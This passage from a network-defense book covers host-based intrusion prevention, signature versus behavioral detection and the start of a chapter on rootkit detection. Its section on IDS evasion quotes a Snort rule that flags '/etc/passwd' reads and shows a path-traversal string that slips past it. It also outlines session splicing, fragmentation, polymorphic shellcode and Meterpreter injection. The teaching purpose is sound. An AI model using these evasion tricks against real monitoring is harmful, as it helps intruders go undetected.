☹ Pop-Up Blocker Countermeasures

The best countermeasures available for pop-up blockers today are to protect your hosts and to configure the policies and security levels for your pop-up blocking software appropriately. The bottom line is to ensure you have all of the latest browser patches installed since the browser is the primary injection vector. Beyond these simple methods and due diligence, there aren't many things you as a user can do.

SUMMARY

Your host is the first and last bastion of hope in today's threat landscape and embedded in the frontline defense against the attackers and their tools. The past several years haven't seen much in the way of direct network attacks from host to host beyond worms or bots. However, as an administrator, you are seeing more and more direct methods of approach that include spear fishing, client-side exploits, and embedded code within documents. All of these methods are directed at end users and their gullible nature to open, execute, and/or surf sites that are unsafe to visit and/or log into, and click buttons.

In closing, you really need to maintain as many of these protections as possible in order to ensure your hosts are protected from attackers and from users who are curious and sometimes mess with settings just to see what happens. This chapter contains a lot of information to digest, but as an administrator, it's necessary to understand what tools are available to protect your end users and your enterprise assets. Nothing is more important than ensuring you are up-to-date on the latest security solutions available to protect your enterprise hosts. Your enterprise hosts are on the frontline and attackers just need access to one system and then it's too late.



CHAPTER 9

**HOST-BASED
INTRUSION
PREVENTION**

Simply put, a host-based intrusion prevention system (HIPS) is a host-based application that monitors the local operating system and installed applications in order to protect against unauthorized executions and/or launching of malicious processes on the local host, whereas a network intrusion prevention system (NIPS), though it behaves similarly, is designed to protect a network rather than an individual host. Intrusion prevention systems monitor system activities for specific malicious behaviors in real-time and then attempt to block and/or prevent those processes from executing. An HIPS system is generally implemented to protect critical enterprise servers and user workstations from real-time mobile code outbreaks across a network that typically exploit the trusts generated when running within an enterprise.

HIPS ARCHITECTURES

An HIPS will typically be one of several components within an enterprise that provide intrusion detection and intrusion prevention. Numerous vendors supply “cradle-to-grave” or “encompassing” IDS/IPS solutions that plug right into enterprise networks. Here are some of the components you’ll generally find paired with host-based intrusion prevention systems:

- **Security information management server (SIM)** This is the common name for a security system infrastructure management server. SIMs typically leverage information from additional enterprise security devices rather than just simply from an IDS/IPS system. SIMs allow you to receive security information from systems such as firewall, server, antivirus, and many other logs to give you a clear analytical view of the network.
- **Host-based intrusion detection system (HIDS)** This is a passive IDS that monitors a local computer’s ingress and egress communications and applications. This type of IDS will only alert and will not attempt to deny or prevent a suspicious action versus an HIPS, which would attempt to deny or prevent the intrusion.
- **Network intrusion detection system (NIDS)** This passive form of IDS monitors the network and alerts on suspicious activity. The alerting mechanisms or methods are based solely on the type or family of intrusion detection (behavior or signature) system you have.
- **Network intrusion prevention system (NIPS)** This active form of intrusion detection identifies suspicious activity and denies network access, thereby preventing attacks and propagation of malware.

Following are a few simple diagrams illustrating common architectures where HIPS can be used and explaining how it can complement the rest of your intrusion detection network to best prevent malware outbreaks.

Workstation Perspective Figure 9-1 shows the placement of HIPS on all of the workstations, which provides preventive protection for workstations.

Network Perspective When using intrusion prevention systems in a network, you would typically separate the user and server segments in order to identify quickly which side of your network is hemorrhaging from a recent malware infection. You can separate the segments between any two segments. This method is useful when trying to prevent malware propagation.

Server Perspective Throughout the server segment in Figure 9-1, you see a mixed HIDS and HIPS breakout. Some operational stakeholders want passive intrusion detection on critical systems so daily business operations are not impacted. This is the cautious business approach, as applications can sometimes generate unexpected behaviors and accidentally deny access to critical applications.

Workstation Perspective Figure 9-2 also shows the placement of HIPS on all the workstations, which provides preventive protection for workstations. As shown in Figure 9-1, this approach is very solid defense-in-depth when fighting malware.

Network Perspective As you can see in Figure 9-2, a passive intrusion detection method is being implemented across both network segments. This setup can detect malware, but it will do absolutely nothing when it comes to denying access to malware executing across the network.




Figure 9-1 Server IDS, network IPS, and workstation-based IPS architecture




Figure 9-2 Network- and host-based mixed IPS and IDS architecture

Server Perspective Throughout the server segment in Figure 9-2, you again see a mixed HIDS and HIPS breakdown. Almost every network we've come across has some level of a mixed HIDS and HIPS server farm due to the industry superstition regarding intrusion prevention systems between major network segments and their sometimes questionable actions when access to information is severed due to the IPS shutting down a connection. Because this superstition can sometimes come true, management stakeholders do have cause to be nervous when it comes to HIPS on critical systems.

Workstation Perspective In Figure 9-3, HIPS are also placed on all of the workstations, which provides preventive protection. Overall, this is the recommended setup when implementing HIPS on your network. These are the first network components that have the highest likelihood of becoming infected.

Network Perspective You can only use this approach with higher-end NIPs that have more than a single set of LAN interfaces that could be used between each network segment. With this method, Building redundancy into these configurations when a single device is holding the fate of network continuity in its hands is a good idea.

Server Perspective The configuration shown in Figure 9-3 is useful when you cannot take any chances and security is far more important than operations. When it comes to stopping malware propagation through your server as soon as possible, deploy this type of server protection.




Figure 9-3 Network- and host-based IPS architecture

GROWING PAST INTRUSION DETECTION

The forerunner of intrusion prevention technology was intrusion detection in which static signature sets were implemented in order to identify unwanted and/or malicious traffic on a network or host. An IPS has several advantages over an IDS, specifically where the IPS is designed to sit inline with traffic flows to prevent an attack rather than idle on a wire and simply issue an alarm when an event occurs that may or may not be noticed by security staff. Most IPSs can also inspect and decode network packets up to layer 7 (the Application layer), providing a much deeper insight into the actual content of data crossing your network, which is where the attacks hide today. *Packet decoding* is the process of taking binary data and passing it through an engine that decodes the data into a human-readable form. In the analysis phase of packet inspection, an analyst will review the information in decoded packets in an attempt to validate network activity that has been detected and is visible.

Encrypted network traffic that has been detected cannot be analyzed because of the encryption—another example of a covert channel. The encryption process that does occur to secure the traffic is handled between two hosts and a traditional IDS, but this process is not capable of intercepting the session keys, which are needed to decrypt the stream. However, if an inline IPS were in place when the encrypted stream passed through, the IPS could handle and process every packet, see the content of the stream,

and also pass that decoded stream to vulnerability and exploit analysis modules for deeper packet inspection.

An HIPS is stronger in several ways because it doesn't require the normal updating mechanisms that most signature-based security products require, as its goal is to identify malware behavior upon execution. An HIPS will identify the methods in which malware will modify system states in order to execute its intended design rather than rely on a single signature to identify an attack vector (as an IDS would). An HIPS, if configured to do so, is able to monitor changes made by running processes that are executed by the system or user. An HIPS generally does have a default mode that does provide a "standard" level of coverage. However, as every network differs in some way, every primary policy for your enterprise needs to have its own "custom" policy.

A more reliable HIPS would come with anti-rootkit modules that perform checks against every possible method in which control of the system kernel could be quietly assumed and used to gain control of the host operating system. Unlike traditional signature-based systems that can be subverted by simply defeating the signature-based engine, an HIPS looks for the actual methods in which applications function. There are numerous sites like VirusTotal.com that enable malware writers to circumvent signature-based engines. These sites are helpful in testing the accuracy of antivirus signatures. Their *robin hood* approach is brilliant and working for the greater good. They are able to receive uploads of various binary files and then analyze the uploaded files in order to baseline all major antivirus signatures. Once the uploader (malware writer) finishes the analysis report and determines that his or her build is undetected by a large enough grouping of antivirus engines, the uploader, if he or she distributes the malicious code, now becomes a criminal. An HIPS, whether signature (rule)-based or behavioral-based, can be set in passive or active mode and has the ability to capture encrypted traffic if desired.

BEHAVIORAL VS. SIGNATURE

An HIPS can be either behavioral (policy- or expert system-based) or signature ruleset-based. A policy-based HIPS generally uses a clearly defined set of rules about what is approved or unapproved behavior for an application and will notify the user of a potentially malicious activity and request the user either "allow" or "block" the action. Expert systems are much more complicated as they're designed with a superset of rules that are scored and rated each time an action occurs and then a decision is made on behalf of the user, which can be followed by a prompt requesting the user approve whether it should "allow" or "block" the action.

Finally, an HIPS can be configured so an administrator isn't required to be involved, as the system can be configured to decide to allow or block based on network behavior

training (*tuning*). This configuration can come with some headaches, but if you stick with it and properly tune the HIPS system, the payoffs are enormous.

After the user makes this decision, the expert system will actually learn from that user's decision and then make a new rule referencing this event. In the end, this approach to an HIPS implementation is best, as the system overall can deduce itself whether a registry entry in `HKLM\Software\Microsoft\Windows\CurrentVersion\Run` was added by malware. This approach with expert-based systems has proven to generate fewer false positives. However, when false positives do occur, the event is something severe enough that most administrators will remember the pain for some time to come. False positives can lead to the loss of trust in a system that takes away resources from daily operations to investigate nothing.

Not common with signature-based scanners, which are mostly focused on dynamic code analysis, behavioral-based HIPSs focus on detecting and blocking generic malicious behaviors and events as they are executed. Behavioral systems look for various flags and/or types of actions such as file/system modifications, unknown application/script startups, unknown applications registering to auto-start, dynamic link library (dll) injections, process/thread modifications, and layered service provider (LSP) installations. Focusing on these areas is a very strong approach to security because there are infinite ways to write code in order to evade the standard signature sets released by signature-based tools and only a limited range of ways in which malicious code can behave. Let's look under the hood of each approach and try to decide which provides stronger protection against malware...

Behavioral Based

There is a significant difference between behavioral- and signature-based security applications and the end result is also significantly different. The overall issue with both is embedded in the detection method; behavioral security uses pattern mappings of known applications whereas signature security leverages known patterns of identified malware execution processes. This process is quite adequate at detecting anomalous behavior in trusted or rogue applications after they've been running for quite some time. Even today, some of the default behavioral-based engines perform quite well when malware is attempting to write or execute on a protected host.

The weakness of behavioral-based detection systems is their reliance on the end user or enterprise security administrator to understand and identify the malware's behavior. The strengths of behavioral-based systems—the focus areas mentioned in the previous section—are also standard in most legitimate applications. Understanding which event is good or bad can quickly become an arduous process for users who typically get frustrated with the limitless alarms and may eventually turn the system itself off. Thankfully most behavioral systems have a whitelist and blacklist of default, known, and authorized applications, and are generally updated across an enterprise or through a generally available update service.

A weakness of behavioral systems is their inability to identify malware unless it actually executes and performs the actions it registers as being malicious. Therefore, damage could already have been done even though the behavioral system has identified the malicious behavior. More than one type of behavioral-based identification system leverages expert systems and heuristics, which work by using a rule base with associated severity weights. Finally, an inherent weakness of behavioral-based systems is their inability to sometimes identify malware once it's introduced into a system, as the behavioral engine is searching for malware behaviors versus signatures, which can be detected quickly if there is an available signature that identifies the malware. As long as the malware is inactive, it will not be detected by a behavioral system, but upon execution, it will be detected based on its behavior,

We cannot forget the anomaly-based detection system, which is generally used on business networks that are still rule-based in nature. Simply put, the inherent rules are defined to detect specific types of traffic pattern behaviors. Adversaries can develop malware that evades detection by knowing which rules may be installed "by default" and/or are "generally accepted security practices," again using the information security industry's best practices against us. These hybrid systems are called either anomaly-based intrusion detection or intrusion detection/prevention systems (IDPS). There are downfalls to relying solely on behavioral-based systems, although the systems provide many strong benefits. Keep in mind that behavioral-based systems are only as good as their policies. Out-of-the-box defaults are not precise enough for any one network so customizing policies is important.

Signature Based

Most in the security community have at one time or another had something negative to say about signature-based intrusion detection systems. These systems do have well-known weaknesses but they also have strengths. Their primary strength lies in their ability to exactly identify well-known attack methods and malware with a single signature, by labeling a specific segment of code or data within a file. Signature-based scanners can also identify malware when the specific predefined signature is identified, and they can clean the system if it hasn't been previously infected. The signature engine is the easiest to implement and manage due to the standard signature update services that are typically available for any open source or commercially available IDS. Signature-based engines rely on partial, exact, or hybrid matching in order to identify malware; for example, the system could identify a filename, SHA, or MD5 hash, which it can then match to the malware itself.

That said, signature-based intrusion detection systems do have a common weakness—not being able to detect anything for which the system doesn't have a loaded signature. A related issue is that slight variants of well-known attacks and malware signatures cannot be effectively identified. Attackers can modify existing malware easily using

countless methods to simply bypass publicly and/or privately available signature sets. Here are some methods used:

- Altering simple strings, for instance, text within code such as simple strings, code comments, or printed strings that are not altered as far as functionality
- Hex editing
- Implementing packers that are known to be unsupported by the victim's IDS vendor
- Implementing an alternate delivery method for the same attack
- Methods in which an elegant technique can "alter the signature" identified by IDS vendors
- Custom developing malware that is for the most part widely undetectable until after the first several releases

Malware writers can test their latest device of destruction's ability to be detected by security signatures at various sites such as virustotal.com and viruscan.jotti.org. These sites are great for the security community to use as well in order to identify and test a malware sample. The downside is they can also be used against the security community. Your malware sample may be tested against IDS or IPS signatures as well as antivirus signatures, depending on which site you use.

Finally signature-based engines can only be aware of attack methods postmortem or after they've been made public because a signature can't be produced before then. These signature updates are typically distributed once every week, which never does anyone any good, seeing as a new worm can spread across the globe in a matter of hours. As per the earlier section, "HIPS Architectures," these types of security systems are only as good as their configurations and their placement within the network.

ANTI-DETECTION EVASION TECHNIQUES

IPS systems have unbelievably high effectiveness rates since they are inline and do not have to simply interpret network stacks. Intrusion prevention systems can easily clean up TCP flags and transport information being passed in sessions—information that you may want to ensure is stripped out to better protect your internal systems. Information to strip includes operating system, application versions, and/or specific internal protocol settings. An IPS can also correct Cyclic Redundancy Checks as well as unfragment packets and TCP sequencing methods that can be used to trick other network security devices, such as intrusion detection systems and firewalls. Most importantly, IPSs are not vulnerable to the multitude of IDS evasion techniques currently available. We'll quickly highlight some of the popular evasion techniques in the IDS arena. These techniques

illustrate the ways in which someone with malicious intent can bypass network detection and remain hidden from the security monitoring staff.



Basic String Matching Weaknesses

<i>Popularity:</i>	8
<i>Simplicity:</i>	4
<i>Impact:</i>	7
<i>Risk Rating:</i>	6

This method is the simplest one to use for evading an intrusion detection system without raising the suspicions of an ever-vigilant security administrator. Almost all intrusion detection systems rely heavily on basic string matching. The following IDS signature is an example of a very early SNORT signature, which is the de-facto standard for most signature-based systems:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-MISC
/etc/passwd";flags:A+;content:"/etc/passwd";nocase;
classtype:attempted-recon;sid:1122;rev:1;)
```

Here, you could easily bypass `etc/passwd` by changing it to `/etc/rc.d/../../passwd`, which is really the same exact path as `/etc/passwd`; you're just moving the directories up and down. The basic failure with exact string matching is that minute changes can be made to so many strings that you'll almost always have to generate a signature for each variant. And using regular expressions (REGEX) can increase the system load by requiring the system attempt to identify the difference between a valid string and a malicious one.



Polymorphic Shellcode

<i>Popularity:</i>	9
<i>Simplicity:</i>	8
<i>Impact:</i>	9
<i>Risk Rating:</i>	9

This method, which is much newer and based on previous malware evasion techniques, is limited in nature to injection vectors (buffer overflows). Standard IDS signature detection relies on network traffic analysis, protocol analysis, and signature matching, which this circumvents. Polymorphic shellcode was developed by K2 with the

release of ADMmutate. ADMmutate is a tool developed to obfuscate the detection of NOP sled and shellcode:

- **NOP sled** By far the oldest and most favored technique for executing a buffer overflow against a memory stack
- **Shellcode** A piece of code that is delivered as a payload used to open a reverse command shell so the attacker can remotely control a victim's system

IDS systems typically trigger on NOP sled and shellcode signatures. ADMmutate allows an attacker to send an attack across a network and have it look different enough each time that it cannot be easily detected via an NIDS.



Session Splicing

<i>Popularity:</i>	7
<i>Simplicity:</i>	5
<i>Impact:</i>	7
<i>Risk Rating:</i>	6

This method is a low-level anti-IDS technique used to splice data that would typically be sent in one packet to avoid detection. For example, `GET / HTTP/1.0` could be split into several packets, `G, ET, /, HT, TP, /, 1, .0`. Using this method, a malware writer could circumvent an NIDS. This method is very easy to execute against HTTP-based sessions as they are plaintext and can be executed against SQL queries as well.



Fragmentation Attacks

<i>Popularity:</i>	8
<i>Simplicity:</i>	5
<i>Impact:</i>	7
<i>Risk Rating:</i>	7

This method is implemented by breaking down an IP datagram into smaller packets so it can be transmitted over different network channels or media; the victim then reassembles the packets. Only in the past few years has NIDS had the ability to include some form of packet reassembly and comparison. The issue surrounding packet reassembly is the immense overhead the NIDS requires to store enough packets to identify which need to be reassembled while continuing to monitor the rest of the network and reassemble every session it sees. Reassembly could quickly bring down an NIDS in terms of performance or cause it to crash from the overload.



Denial of Service

<i>Popularity:</i>	6
<i>Simplicity:</i>	2
<i>Impact:</i>	10
<i>Risk Rating:</i>	6

This form of evasion can be used in two ways, either against the device and/or against the operator managing that device. Tools available to perform denial of service (DoS) against an NIDS include Stick, Snot, and several other tools you can find on the Internet. The most common goals of executing an IDS evasion using DoS techniques are to

- Introduce such an exorbitant amount traffic triggering signatures that the NIDS manager can't possibly identify which attacks are true and/or which are false positives
- Introduce so much log information that the physical storage resources are completely consumed, preventing the NIDS from recording any more network events
- Introduce enough data onto the network that the device's processing resources are consumed and the NIDS is unable to see any other network sessions
- Induce software or hardware failure on the NIDS in order to lock it up completely until a reboot can occur



Countermeasure: Combine NIPS with HIPS

A great approach toward a defense-in-depth strategy is to deploy a combination of NIPS devices with HIPS hosts across your enterprise. By combining these devices and hosts and setting up central reporting for your network security devices (firewalls, IDS, content filtering and management, and so on), you can increase network protection levels and help augment your response times due to these devices' protection/blocking capabilities. Although an HIPS is strong from the sheer fact that it can evenly analyze encrypted and unencrypted traffic, the host operating system's encryption/decryption process allows the HIPS to see the entire session. Having the ability to see into the session level gives you much more control at the point where modern attacks start—as client-based exploits. The one drawback to an HIPS is its obtuse view of network events, as it only sees traffic destined for its own IP address. Implementing a central management system so security administrators are able to correlate events across the network addresses this weakness.

An NIPS is good for blocking and protecting against traffic across an entire network. It can see various network events such as host scanning and malware propagation. When an NIPS sees this activity, it can block the traffic and protect the rest of your network from being compromised while also alerting you to the attack. An IDS would simply sit

there on the sidelines and “perhaps” warn you of the event if it can detect it. However, there are disadvantages to an NIPS; it is an inline device and could be attacked in such a way that it’s shut down, essentially blocking all traffic going over that wire. Also important to note is that an NIDS or NIPS cannot see attacks at the operating system level like an HIPS can, so combining these systems so they work together from a management and event correlation perspective is important.

HOW DO YOU DETECT INTENT?

The ability to answer this question has been the “golden nugget” for enterprise security products for several years. The only means by which the security industry has really been able to identify intent has been through post-mortem analysis of malware after infection. Identifying intent “post” infection is not where we need to be as an industry. Detecting the intent of malware goes beyond simply analyzing the immediate functions of the malware itself; this is simply the first stage of the intent identification process.

The ability to identify whether an action is actually user driven or a user-driven feature (user intent) is a difficult task. With the operating systems, applications, and the background services available, *not* producing numerous false positives is difficult. Given these challenges, identifying malware intent is extremely difficult. Applications are unable to separate out user-driven actions from malware-driven actions, as most common applications share background features that perform similar tasks. On some occasions, network requests, file access requests, or systems calls are the same whether from user-driven applications or malware. To identify intent, ask these questions:

- How do you detect malware intent—upon or through execution?
- What actions are usable in an inference model to identify intent?
- What tools or methods can you use to detect intent?

Here are some simple concepts for identifying or inferring the differences between a user action and a malware action:

- A user could launch a web browser (Internet Explorer, Firefox, Opera, etc.) from a shortcut that calls that browser through the explorer.exe process. From this perspective, you could infer this is user-initiated behavior as opposed to a direct application call.
- A system could identify whether a network IP was contacted through a direct network call and/or through a process initiated by the user. For instance, was an HTTP connection to www.myspace.com/maliciousprofile generated through a mouse click from within the browser process or from a process not associated with the web browser?

The important items to note are the mouse- or user-initiated activities and the process behaviors associated with those activities. With malware, direct process requests typically

bypass the need to actually run within a trusted process. There are some attack tools available, however, that can be used to inject the malware directly into a process to avoid detection.

One such tool, Meterpreter, is a plug-in for the Metasploit framework. Meterpreter is able to avoid detection by not creating a new process in the process table, which is typically a dead give away for malware or host intrusion. Meterpreter actually injects an additional thread within the process it exploited initially, typically a system level service. This way it avoids having to use `chroot` (a Unix command to change permissions on files) or alter any permissions for a process that might trigger the HIPS. This example is just one of a set of tools that can be used to bypass detection.

Malware intent could be detected by analyzing the output or end result of each malware action. To do this, the host must allow the malware to run or to run in a virtual sandbox on the system so it can't do any harm. A virtual sandbox is designed so an unknown or untrusted program can be run in an isolated environment without access to the computer's files, the network, and/or system settings. Tools such as CWSandbox (which can be purchased from <http://www.cwsandbox.org/>) allow security analysts to run suspected malware from within a virtual sandbox to determine whether the file is malicious and to test files for known malicious content or behavior.

Allowing the malware to execute for analysis purposes lets you determine the malware's functionality and how that functionality was configured. Identity theft, data theft, fraud, or just propagation could be inferred end goals; knowing this helps you better understand the intent of the malware. Administrators then better understand the threats to the enterprise and the security team is able to place protections in the right locations.

HIPS AND THE FUTURE OF SECURITY

Over the past decade antivirus firms have slowly lost more and more of their ability to detect malware variants and home-brewed goodies. Now, however, antivirus firms are slowly incorporating HIPS-based modules into their products. For example, Symantec has incorporated a Proactive Threat Protection module within the Symantec Endpoint Security client. Other major vendors such as McAfee, Computer Associates, and Trend Micro have their own HIPS modules as well. HIPS products are also in use across major enterprises. The U.S. military has licensed McAfee's ePO as its host-based security system (HBSS), which is set to be deployed across the global Defense Department network (aka NIPRNET) by 2011.

HIPS products themselves are not the silver bullet that will defend your network against all threats; HIPS products are another tool to use to defend your network. They can operate in both active defense (blocking) mode and passive (simply issuing alarms and reporting) mode, but they can also identify and block the actual attack rather than just sit idle and issue an alarm like an NIDS. As enterprises grow considerably and budgets become tighter, augmenting personnel with IPS solutions will become more cost effective. We're in no way stating that an IPS solution can replace a security engineer, as

humans will always have to validate an automated system's policies, actions, and output. Security engineers will also need to intervene in order to identify, analyze, collect evidence, and validate real attacks and operate and maintain security systems.

The best part about an IPS solution is that you can layer it anywhere within your network:

- You can deploy an IPS solution between your client and server segments using an active defense mode, which would protect your servers, key corporate services, and data from your users (as users are the bane of every administrator's existence).
- You can deploy one NIPS for your entire server LAN or deploy an HIPS on each server. Either solution would work; which you choose depends on your budget and how paranoid you are that an NIPS will accidentally block users from key services.
- You can deploy an IPS solution between your web server and the Internet. With this approach, you would have an inline defense (veritably invisible to adversaries), which in active defense mode could protect your web applications—the most frequently attacked systems on the Internet (typically attacked via SQL injection and XSS).

Today network- and host-based security applications are converging in regards to functionality. We're starting to see firewall, antivirus, application defense, content management, and intrusion prevention technologies all combined as a sort of "network security potpourri." Solutions that offer a hybrid of the core security technologies will overtake all of the independent solutions in several years; today vendors are creating fused solutions that package an entire suite of security solutions into one offering. And there are numerous vendors that can provide the intrusion prevention services you're looking for. In 2004, Gartner declared the "IDS is dead, long live IPS," creating the IPS buzz, which has been steadily getting louder ever since. Today even more IPS solutions—both host- and network-based—are available to the community at large.

SUMMARY

You should implement an IPS solution into your enterprise architecture if you want to prevent a malware outbreak. Our recommendation is to deploy inline NIPSs between your critical or operational server segment and client network segments and also between the Internet and your web demilitarized zone or DMZ. Deploying sturdy HIPSs onto your client workstations can also dramatically increase your overall security posture when trying to protect your enterprise from malware. It is always important to evaluate the corporate assets within your enterprise no matter what role those assets play in order to deploy host- and network-based protections properly and provide the best coverage for your enterprise.



CHAPTER 10

**ROOTKIT
DETECTION**

Knock, knock, a guest raps on the door of your house. You open the door and tell the guest, “No one is here.” The guest says, “OK,” and leaves. Seems a little odd right? Well, that’s a metaphor for rootkit detection. You see rootkit detection is an oxymoron. If a rootkit is doing its job properly, it controls the operating system or application completely and should then remain hidden from anything attempting to discover it.

For example, the majority of kernel rootkits should be able to prevent every major rootkit detection technology that operates in userland from working properly because the kernel controls what data is passed into userland. If a rootkit detector running as a normal user application attempts to scan memory, the rootkit running in the kernel can detect this and provide fake memory for the rootkit detector to analyze (for instance, telling the rootkit detector that “No one is home”). This sounds easy but actually implementing anti-rootkit detection functionality is much harder for the rootkit author to implement than writing the rootkit itself so many don’t bother. The lack of available source code, the number of rootkit detection tools, and time are all factors that make anti-rootkit detection functionality pretty much nonexistent in the wild. The fact that implementing anti-rootkit functionality is so complex and difficult plays in the good guys favor—the white hats—because most of the time we can win the battle and detect and remove the rootkit.

THE ROOTKIT AUTHOR’S PARADOX

What’s interesting about rootkits is that, by nature, they’re paradoxical. The rootkit author has two core requirements for every rootkit he or she writes:

- The rootkit must remain hidden.
- The rootkit must run on the same physical resources as the host it has infected; in other words, the host must execute the rootkit.

These two core requirements create a paradox. If the OS or, in the case of a virtual rootkit, process/machine must know about the rootkit in order to execute it, then how can the rootkit remain hidden? The answer: most of the time, the rootkit can’t remain hidden.

You must remember that rootkit detection, like all malware detection, is an arms race, and the arms race is advanced by each opposing side as needed. Right now, as this book is being written, the rootkit detection side (the good guys) is winning. Many new anti-rootkit application and rootkit detection techniques are available for use by the public; however, every rootkit detection application requires a fair amount of technical knowledge to operate, and the commercial vendors, that normally make software easy to use, haven’t really caught up with the latest rootkit detection technology.

A QUICK HISTORY

With every arms race, knowing where you've been so you can understand where you're going is important, so a quick history of rootkit detection is in order. The first attempts to find rootkits didn't involve detection, rather they involved prevention. Anti-rootkit technology focused on *preventing* malicious kernel drivers or userland applications from executing or being loaded by the operating system. Of course, this approach worked until the rootkit authors started analyzing how the applications prevented the rootkits from loading and developed new ways to load the rootkits.

For example, the Integrity Protection Driver (IPD) prevented kernel-mode rootkits from loading by hooking the functions in the System Service Dispatch Table (SSDT)—`NtOpenSection` and `NtLoadDriver`—and ensuring only predetermined drivers could call those functions. If a rootkit attempted to load and it wasn't in the predetermined list, the rootkit would be prevented from loading.

This approach had a couple initial problems. First, it relied upon an initial "clean" or "pristine" baseline to create the predetermined list of allowed drivers. Second, rootkit developers, such as Greg Hoglund, found ways to circumvent the IPD by using `ZwSetSystemInformation` to load the driver. The IPD authors immediately updated their tool, but so many new methods continued to be published on how to bypass the IPD that, today, it has become relatively ineffective.

IPD's approach to preventing unknown or unapproved software from loading was to employ the whitelist technology used by many personal firewall companies. All of the problems of whitelisting technology are also apparent within IPD and IPD-like applications. One of the major issues with the whitelisting approach is that the detection application must hook or analyze every possible entry point that an unknown kernel driver (e.g., rootkit) can use to load. The latest version of IPD has over eight different entry points, not including the number of use cases those eight entry points are connected to. For example, the Registry can be used to load kernel-based rootkits. The Registry, however, uses symbolic links, where one name actually references another name, to enable certain functionality; this means that whitelisting applications must realize that the `HKEY_LOCAL_MACHINE` in the registry is not the same as in the kernel. The kernel will receive `\Registry\MACHINE` instead. Multiply the possible registry/filesystem symbolic links by the number of entry points to be monitored, and you can see what a daunting task it is for an anti-rootkit developer!

A new type of whitelisting then emerged that still had the same problems as the existing technique but was much more accurate—*cryptographic signing*. In this technique, the kernel is asked to execute a process, but before the kernel executes the process, it verifies with a key authority that the unique key located within the process is okay. Similar to how SSL encryption works within your web browser, this technique will effectively not allow any unknown applications from accessing the computer hardware, therefore not allowing malware to even execute!

